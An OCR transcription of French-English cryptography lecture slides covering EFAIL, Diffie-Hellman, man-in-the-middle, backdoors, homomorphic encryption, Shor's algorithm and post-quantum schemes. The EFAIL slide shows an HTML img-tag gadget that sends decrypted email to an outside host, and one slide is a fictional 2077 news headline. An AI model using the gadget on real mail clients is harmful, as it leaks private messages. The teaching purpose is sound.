
Mail client will decrypt and see the following

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

It just sends the cleartext to the intruder !

EFAIL: CBC Gadget

Intruder knows green plaintext then deduces



Modify IV to inject P_{C0} and P_{C1}

EFAIL: Prevention

- No decryption in email client
- Disable HTML rendering
- Patch
- Upload OpenPGP and S/MIME Standard


```
SMIME 4.0, April 2019 RFC 8551: EFAIL can be prevented
by using Authenticated Encryption with Associated Data
 AEAD algorithm. It is therefore recommended that mail
systems migrate to AES-GCM as quickly as possible and
that the decrypted content not be acted on prior to
finishing the integrity check.
```

Diffie Hellman (1976)

- is public


Diffie Hellman (1976)

- is public




Diffie Hellman (1976)

- is public



Diffie Hellman (1976)



Diffie Hellman (1976)

● is public

● + ●

● + ●

● ● + ● + ● ●

- $g =$ ●
- $a =$ ●
- $b =$ ●


$$(g^a)^b = g^{ab} = (g^b)^a$$

Attaque “Man in the middle”


Attaque “Man in the middle”

Attaque “Man in the middle”


Attaque “Man in the middle”



Attaque “Man in the middle”



Attaque “Man in the middle”



Backdoors

- NSA's backdoor into `Dual_EC_DRBG` Dual Elliptic Curve Deterministic Random Bit Generator.
- Backdoor identified by academic researchers (Crypto 2007) and revealed by Snowden 2013.

RSA Is it preserving your privacy?

RSA Is it preserving your privacy?

4096 RSA encryption

RSA Is it preserving your privacy?

4096 RSA encryption

Environs 60 températures possibles: 35 ... 41

RSA Is it preserving your privacy?

4096 RSA encryption


Environs 60 températures possibles: 35 ... 41

$$\{35\}_{pk}, \{35, 1\}_{pk}, ..., \{41\}_{pk}$$

Plan

Fully Homomorphic Encryption [Gentry 2009]

FHE: encrypt data, allow manipulation over data.
Symmetric Encryption (secret key) is enough



$$f(\{x_1\}_K, \{x_2\}_K, \ldots, \{x_n\}_K) = \{f(x_1, x_2, \ldots, x_n)\}_K$$

- Allows private storage
- Allows private computations
- Private queries in an encrypted database
- Private search: without leaking the content, queries and answers.

Plan

Post-Quantum Computer Birth

The New York Times

April 26, 2077

RSA Broken

All Internet secured web sites are closed due to lack of security. Quantum computer produces a revolution in Internet Security. Most of the considered Hard problems are any more Hard, specially factoring integers becomes a problem solvable in polynomial time. Breaking these would have significant ramifications for electronic privacy and security.

Idea: Break Factorization with Quantum Computer

Definition

The order of $a \in Z_N^*$ modulo N is the smallest integer $r > 0$ such that $a^r = 1(\text{ mod } N)$

For example, order of 4 mod 7 is 3: $4^1 = 4$, $4^2 = 16 = 2$, $4^3 = 64 = 1 \text{ (mod 7)}$.

Main Reduction

Factoring reduces to order-finding.

Reduction

- If $a^r = 1(\text{ mod } N)$, then N divides $a^r - 1$.
- If r even, $a^r - 1 = (a^{r/2} - 1)(a^{r/2} + 1)$.
- If N is product of two or more primes, $gcd(a^{r/2} - 1, N)$ is a nontrivial factor of N with probability at least $1/2$.

Factorization: Shor Algorithm 1994

Idea: Reduce factoring to period-finding

Shor Algorithm

Repeat O(log n) times:

- Generate random a $in\{1, \ldots, N-1\}$;
- Check if $(a, N) = 1$;
- $r = order(a)$;
- If r even, check $(a^{r/2} - 1, N)$.

Using Simon's algorithm then period finding with a quantum computer is "easy" (1994)

What is dead?

- RSA: Dead.
- DSA: Dead.
- ECDSA: Dead.
- ECC in general: Dead.
- HECC in general: Dead.
- Buchmann–Williams: Dead.
- Class groups in general: Dead.

What are the alternatives?

- Secret-key cryptography. Example: 1998 Daemen–Rijmen "Rijndael" cipher, "AES."
- Hash-based cryptography. Example: 1979 Merkle hash-tree public-key signature system.
- Lattice-based cryptography. Example: 1998 "NTRU."
- Multivariate-quadraticequations cryptography. Example: 1996 Patarin "HFE" Public-key signature system.
- Code-based cryptography. Example: 1978 McEliece hidden-Goppa-code public-key encryption system.

Post-Quantum Cryptography

Workshop in 2006, 2008 and PQCrypto 2010:
The Third International Workshop on Post-Quantum Cryptography
Darmstadt, Germany, May 25-28, 2010
http://pqc2010.cased.de/

- Code-based cryptosystems
- MPKC, or multivariate public key cryptography
- Hash-based cryptography
- Lattice-based cryptosystems

Plan


Plan

Ron Rivest

"Once you have something on the Internet, you are telling the world, please come hack me."

Bruce Schneier

“Security is a process, not a product.”



Merci pout votre attention

Questions?